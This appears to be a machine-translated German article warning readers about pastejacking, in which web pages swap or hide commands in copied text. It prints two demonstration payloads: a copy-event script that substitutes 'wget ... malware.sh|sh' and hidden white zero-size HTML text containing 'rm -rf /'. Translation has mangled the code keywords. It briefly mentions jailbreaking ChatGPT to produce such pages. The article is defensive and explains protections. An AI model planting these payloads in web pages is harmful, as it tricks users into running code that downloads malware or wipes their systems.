In einer sich schnell entwickelnden Welt kann das Kopieren und Einfügen von Befehlen aus dem Internet wie eine schnelle und effektive Lösung zur Lösung unserer technischen Probleme erscheinen. Diese Vorgehensweise kann jedoch riskant sein, da Ihre Sicherheit und Privatsphäre versteckten Bedrohungen ausgesetzt werden können. Diese überstürzte Vorgehensweise kann negative Auswirkungen auf unsere Geräte und personenbezogenen Daten haben.
Vom Computer bis zum Mobiltelefon: Kopieren und Einfügen ist überall. Es erleichtert Ihnen das Leben und spart Ihnen Zeit, da Sie keine langen Befehle oder überflüssigen Skripts eingeben müssen. Wenn Sie jedoch nicht vorsichtig genug sind, können Sie gehackt werden, indem Sie einfach einen im Internet gefundenen Code kopieren und auf Ihrem Computer einfügen.
In diesem Artikel gehen wir im Detail auf die möglichen Gründe ein, warum Sie ernsthaft darüber nachdenken sollten, keine Befehle aus dem Internet zu kopieren und einzufügen, und beleuchten die Auswirkungen dieser Vorgehensweise auf Sicherheit und Datenschutz. Außerdem behandeln wir Strategien und Tipps für den sicheren und verantwortungsvollen Umgang mit diesen Situationen, damit wir die Vorteile des Internets ohne Risiken nutzen können. Erfahren Sie, wie Sie durch Kopieren und Einfügen gehackt werden können und was Sie tun sollten, um dies zu verhindern. Verifizieren Gängige Methoden, mit denen Hacker Ihr Bankkonto hacken.
Schnelle Links
Warum Sie keine Befehle kopieren und einfügen sollten
Unabhängig davon, ob Sie neu in der Verwendung der Befehlszeile sind oder ein erfahrener Veteran sind, könnten Sie versucht sein, Befehle aus dem Internet zu kopieren und einzufügen, um Zeit zu sparen, die eigentliche Arbeit schneller zu erledigen und produktiver zu sein. Sie sollten sich jedoch darüber im Klaren sein, dass bösartige Websites tatsächlich Codeboxen als Waffe zum Einschleusen von Schadcode verwenden, wenn Sie Befehle direkt in das Terminal oder die Eingabeaufforderung kopieren und einfügen.
Diese böswilligen Akteure nutzen verschiedene Front-End-Tricks, um bösartige Befehle hinter scheinbar harmlosem Code zu verbergen.
Etwas wie Sudo apt-get update && apt-get upgrade Es sollte normalerweise Repositorys aktualisieren und Pakete unter Linux aktualisieren. Wenn Sie diesen Befehl jedoch nicht kennen und ihn direkt in Terminal kopieren und einfügen, kann es sein, dass Sie aufgrund des Präfixes unwissentlich Schadcode mit Root-Rechten ausführen sudo.
Im schlimmsten Fall könnte die Ausführung des Befehls zu einer vollständigen Übernahme Ihres Systems oder sogar zu einem Ransomware-Angriff führen. Aber wie machen Bedrohungsakteure das? Wie können bösartige Befehle hinter harmlosem Code versteckt werden?
Wie Schadcode-Exploits funktionieren

Dieser Exploit kann mit geschickt gestaltetem Java-Script-Code oder sogar einfachem HTML-Code durchgeführt werden. Java Script verfügt über einen Mechanismus namens EventListener. Hierbei handelt es sich um Aktionen, die im Browser ausgeführt werden können, z. B. das Klicken auf eine Schaltfläche, das Absenden eines Formulars, das Bewegen der Maus, das Drücken von Tasten oder das Ändern der Fenstergröße.



EventListener ermöglicht Ihrer Webanwendung, wie der Name schon sagt, auf bestimmte Ereignisse zu reagieren, die durch Benutzeraktionen ausgelöst werden. Schädliche Webseiten nutzen diesen legitimen und nützlichen Mechanismus aus, indem sie den Vorfall erfassen, in dem ein Benutzer Text kopiert, und den harmlosen Text durch bösartigen Code ersetzen.
Hier ist der Haupt-Exploit-Code, der zum Erstellen des Testbilds verwendet wurde:
<Skript>Dokument.addEventListener('Kopie', Funktion(Event) { Ereignis.prevent();
const kopierterText = "wget http://localhost:8000/malware.sh|sh"; Ereignis.ZwischenablageDaten.setData('Text/Plain', kopierter Text); });
</Skript>Hier ist eine weitere Demo, die kein Java-Script erfordert und einfaches HTML verwendet:
<p>
sudo apt-get installieren google-chrome-stable
<SpannweiteStil="Farbe: weiß; Schriftgröße: 0pt;">rm-rf /</Spannweite></p>
Dieser Code erzeugt unsichtbaren weißen Text und verbirgt so effektiv den bösartigen Befehl „rm -rf /“. Erstellt einen Zeilenumbruch, sodass einige Terminalfenster den Code beim Einfügen sofort ausführen. Sie denken vielleicht, dass für die Durchführung dieses Angriffs ein ausgeprägtes Programmier- und Webentwicklungsverständnis erforderlich ist, aber in Wirklichkeit ist es sehr einfach.
Selbst wenn ein Angreifer keine Kenntnisse in Java Script oder Webentwicklung hat, kann er es leicht tun Erstellen von Malware mit ChatGPT. Mit den richtigen Eingabeaufforderungen kann man das ganz einfach ChatGPT-Jailbreak Und lassen Sie es bösartige Webseiten erstellen, die diesen Trick ausnutzen.
Wie können Sie sich schützen?
Es gibt keine konkrete Möglichkeit, sich vor Angriffen mit bösartigem Code zu schützen. Natürlich können Sie Java Script für verdächtige Websites verbieten, aber naturgemäß lassen sie Sie wahrscheinlich nicht ohne aktiviertes Java Script surfen.
Darüber hinaus gibt es für die CSS-Methode (Cascading Style Sheets) keinen konkreten Schutz gegen böswillige Befehle, da es sich immer noch um gültigen CSS-Code handelt (d. h. es liegt kein Fehler beim Schreiben des Codes vor, aber die Absicht ist immer noch böswillig). Der beste Weg, sich zu schützen, besteht darin, die Grundregeln der Online-Hygiene zu befolgen und Bedrohungen mit gesundem Menschenverstand zu erkennen.
Besuchen Sie keine unbekannten Links und stellen Sie immer sicher, dass Sie den aus dem Internet kopierten Befehl in einen Texteditor einfügen, bevor Sie ihn in Terminal einfügen. Halten Sie sich an legitime, seriöse Code-Ressourcen, um sicherzustellen, dass Sie keinen bösartigen Code in Ihre Befehlszeile aufnehmen.
Darüber hinaus sind einige Terminalanwendungen wie xfce4 bereits mit einem Kopier- und Einfügeschutz ausgestattet. Es wird ein Popup-Fenster angezeigt, das Ihnen genau sagt, was ausgeführt wird, wenn Sie einen Befehl in das Eingabeaufforderungsfenster einfügen. Überprüfen Sie, ob das von Ihnen verwendete Terminal ebenfalls über einen ähnlichen Mechanismus verfügt, und aktivieren Sie ihn. Verifizieren Wichtige Tipps für fortgeschrittene Ubuntu-Linux-Benutzer.
Das Ausführen von Schadcode ist äußerst gefährlich
Selbst wenn Sie ein Antivirenprogramm installiert haben, können bestimmte Formen der Ausführung von Schadcode die Schutzbarrieren Ihres Geräts durchdringen. Aus diesem Grund ist es wichtig, vorsichtig mit dem Code umzugehen, den Sie online kopieren, und wo immer möglich Schutzmaßnahmen zu ergreifen, um sich selbst zu schützen. Sie können es jetzt ansehen Tolle No-Code-Ressourcen zum Erstellen von Apps und zum Erstellen von Websites ohne Code.